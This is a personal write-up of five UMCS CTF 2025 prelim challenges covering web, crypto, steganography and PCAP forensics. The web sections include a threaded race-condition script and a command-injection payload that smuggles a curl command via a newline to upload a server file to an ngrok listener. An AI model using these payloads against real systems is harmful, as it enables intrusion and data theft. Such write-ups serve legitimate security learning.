UMCS CTF Prelims Writeup
Introduction
Hi all! I participated in UMCS CTF Preliminary Round 2025 with my team from Sunway CSC. Here's the 5 challenges I did. It's much more nicely formatted than my usual writeups as this is adapted from our formal writeup submission.
Straightforward (web) - 412
Test out our game center. You'll have free claiming bonus for first timers!
straightforward_player.zip– Source Code
Solution
Examining the Website
On first glance, we're met with a Game Portal that allows us to register an account with a username. If the username is taken, the account will not be created.

After creating an account, we're able to either claim a bonus of $1000, or redeem a secret prize for $3000. As you can only obtain a balance of $2000, it should be impossible to claim the prize within the day.
This largely hints at a race condition to be exploited, in which we can process the request twice by using more than one thread to claim the prize.
Actually, I tried getting the secret out of the flask cookie first.
 It made less sense, but I didn't really feel like writing the exploit for the race condition.
Exploiting the Race Condition Anyways
To exploit this, we crafted a payload in Python using our session cookie that we obtained by examining the request in Burp Suite, or otherwise easily done by inspecting the webpage:
import requests
import threading

HOST = "<http://159.69.219.192:7859>"
COOKIES = {"session": "eyJ1c2VybmFtZSI6ImVyciJ9.Z_ncIw.-ZLw2zIuPkPHYdADkl2BoLBMpzQ"}

def get_cash():
    response = requests.post(
        f"{HOST}/claim",
        cookies=COOKIES,
    )
    print(response.text)

threads = []
for _ in range(5):
    t = threading.Thread(target=get_cash)
    threads.append(t)
    t.start()

for t in threads:
    t.join()
Sending out multiple requests using threads to trigger the race condition
Buying the Flag
After running the payload, we'll see that we have enough in our balance to redeem the secret reward on /buy_flag.


UMCS{th3_s0lut10n_1s_pr3tty_str41ghtf0rw4rd_too!}
healthcheck (web) - 196
I left my hopes_and_dreams on the server. can you help fetch it for me?
index.php– Source Code
Solution
Examining the Website
In this challenge, we’re given an input box where we can enter a URL through a POST request and check its response status code.

Examining the source code, we see that our input is first checked for any blacklisted characters, in which it will remove it. Afterwards, the sanitized URL is put through an explicit cURL command. From here, we can attempt to break out of the cURL command and run our own command to exfiltrate the file “hopes_and_dreams”, as mentioned in the challenge description.
<?php
if ($_SERVER["REQUEST_METHOD"] == "POST" && isset($_POST["url"])) {
    $url = $_POST["url"];

    $blacklist = [PHP_EOL,'$',';','&','#','`','|','*','?','~','<','>','^','<','>','(', ')', '[', ']', '{', '}', '\\'];

    $sanitized_url = str_replace($blacklist, '', $url);

    $command = "curl -s -D - -o /dev/null " . $sanitized_url . " | grep -oP '^HTTP.+[0-9]{3}'";

    $output = shell_exec($command);
    if ($output) {
        $response_message .= "<p><strong>Response Code:</strong> " . htmlspecialchars($output) . "</p>";
    }
}
?>
Exfiltrating the File
In order to do this, we’ll set up a ngrok server and forward it to our nc listener on port 80.

This will be the final payload for the URL:
url=%0Acurl -F "file=@hopes_and_dreams" https://376f-211-24-127-165.ngrok-free.app
%0A is used to start a new line while bypassing blacklisted character restrictions, and -F is used to specify the file we want to exfiltrate.
We then start listening on port 80 using nc to receive the data from our ngrok server.
sudo nc -nvlp 80
Using Burp Suite to forward our request, we receive the file back on our nc listener.


And here, we obtain the flag:
umcs{n1c3_j0b_ste4l1ng_myh0p3_4nd_dr3ams}
Gist of Samuel (crypto) - 216
Samuel is gatekeeping his favourite campsite. We found his note.
flag: umcs{the_name_of_the_campsite}
gist_of_samuel.txt– Text file to be decoded
Solution
Examining the File Contents
We are provided with a text file which contains the content to be decrypted. The file’s content consists of various emojis, with a combination of 3 types of train emojis.

We’re able to identify that each of these train emojis represent a different symbol in morse code by utilizing some good old pattern recognition.
The dots are most common in morse and make up majority of the letters. They can be seen here represented by this emoji: 🚂.
The separators can be seen wedged in between words and not found at the start nor end. In here, they are represented by this emoji: 🚆
Through the power of elimination, we can assume that 🚋 is used to represent the dashes in morse.
There are a few other nods and hints to morse code within the challenge itself, one being the name “Samuel” - which hints at Samuel Morse, the inventor of Morse Code. Another is the invisible characters inside the challenge hint.

Decoding the File Contents
We'll use Find/Replace on CyberChef to make my life easier.

Decoding the Morse Code

We find a hash-looking thing from the morse code!
e012d0a1fffac42d6aae00c54078ad3e
We also find some info about Samuel's favourite things. Actually, it's a gist code, hinted at from the challenge name. Initially, I tried to decode it straight up using the hints provided, but turns out that's just the URL.
Searching for the Gist
Well, let's try it:
https://gist.github.com/E012D0A1FFFAC42D6AAE00C54078AD3E
We find this:

Decoding the Gist Text File Contents

We find that Samuel likes trains very much and his favourite number is 8. I figure that:
- trains = Rail Fence Cipher
- favourite number is 8 = Key is 8
We used the Rail Fence Cipher with key 8 to find this:

Then, we'll just make it more readable. And boom!

umcs{willow_tree_campsite}
Hotline Miami (stego) - 138
"You’ve intercepted a mysterious floppy disk labeled 50 BLESSINGS, left behind by a shadowy figure in a rooster mask. The disk contains a cryptic image and a garbled audio file. Rumor has it the message reveals the location of a hidden safehouse tied to the 1989 Miami incident. Decrypt the clues before the Russians trace your signal.”
iamthekidyouknowwhatimean.wav– Audio Filereadme.txt- How to concatenate the flagrooster.jpg- Image FIle

Solution
Read Me
This is a text file that contains instructions on how to construct the flag, and a little Hotline Miami reference.
DO YOU LIKE HURTING OTHER PEOPLE?

Subject_Be_Verb_Year

Examining the Image File
First, we’ll start with rooster.jpg - running strings on the file will yield a name:

RICHARD
This will be the “SUBJECT” in our final flag.
Examining the Audio File
Using Audacity to open the .wav file and view the waveform, we’re able to spot a hidden message within the waveforms:

WATCHING 1989
“WATCHING” will be the verb, and “1989” will be the year.
Constructing the Flag
umcs{RICHARD_?_WATCHING_1989}
The “Be” in this is likely “is” or “was”, which was what we tried, and found that the final flag was:
umcs{RICHARD_IS_WATCHING_1989}
Red Herrings
Running zsteg on rooster.jpg will bring this:
b2,bgr,lsb,xy .. text: "QEUUUUUU"
b2,rgba,lsb,xy .. text: "SSSSSSSSWWWWWWWW"
Using the password “RICHARD” on steghide, you’re able to unlock this:

Decoding this using the A1Z26 cipher brings this:

As far as I know, both of these have no major role in the flag solution.
Hidden in Plain Graphic (forensics) - 100
Agent Ali, who are secretly a spy from Malaysia has been communicate with others spy from all around the world using secret technique . Intelligence agencies have been monitoring his activities, but so far, no clear evidence of his communications has surfaced. Can you find any suspicious traffic in this file?
plain_zight.pcap– PCAP capture
Solution
Examining Traffic
While examining the captured traffic packets in Wireshark, we're able to see that most requests are quite normal - including queries such as um.edu.my, github.com, etc. Sorting by length allows us to find a rather interesting TCP stream that is much larger in length than the rest of the packets.

Following this stream will bring us to a client packet with a .PNG header, indicating an image.

Converting the Image
We'll convert the captured data to raw bytes in Wireshark and create a .png file with them.

vi image.png
mimeopen image.png
As a result, we are left with this logo:

Since there's nothing visually hidden inside the image itself, we'll use zsteg to detect other hidden data within the .png. Doing this successfully yields the flag:
zsteg image.png
  "b^~SyY[ww"
  "24:umcs{h1dd3n_1n_png_st3g}"
  "A3tgA#tgA"
That's all. Thanks for readinggggggggggggggg!